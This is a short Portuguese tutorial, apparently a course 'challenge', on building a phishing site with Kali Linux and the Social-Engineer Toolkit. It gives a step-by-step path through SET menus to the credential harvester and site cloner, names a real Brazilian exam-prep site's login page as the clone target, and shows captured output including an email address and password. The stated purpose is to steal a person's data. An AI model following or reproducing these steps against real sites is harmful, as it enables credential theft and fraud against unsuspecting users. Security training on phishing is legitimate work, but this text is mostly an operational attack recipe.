## DESAFIO DE CRIAÇÃO DE UM PHISHING

## É Necessário:

- Kali Linux
- Setoolkit

O setoolkit possibilita a criação de vários tipos de ataque, o que vai ser exemplificado aqui é o Social-Engineering Attacks, no qual vamos criar um site falso, porém baseado em um verdadeiro, para roubar os dados de uma pessoa.

## Etapas de Criação do Phishing:

- Abra o prompt de comando
- Acesso root: sudo su
- Iniciando o setoolkit: setoolkit
- Tipo de ataque: 1- Social-Engineering Attacks

```
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit
```

Vetor de ataque: 2-Web Site Attack Vectors

```
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

Método de ataque: 3-Credential Harvester Attack Method

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3
```

• Método de ataque: 2-Site Cloner

```
    Web Templates
    Site Cloner
    Custom Import
    Return to Webattack Menu

set: webattack > 2
```


 Obtendo o endereço da máquina: ifconfig ou utilize o próprio endereço ip sugerido apertando Enter

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.13]:
```

• Coloque a URL do site que deseja clonar

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.13]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.alfaconcursos.com.br/sessions/new?sc
```

## Resultado:



```
PARAM: utf8=â
PARAM: authenticity_token=60T9Q7w49Yp5Po26bN6IUwE8mG70ZkHsN567wGDXb0XXd3VdQdA+cjTqW0Fru
POSSIBLE USERNAME FIELD FOUND: email=linuxkall968@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=admin123
PARAM: button=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```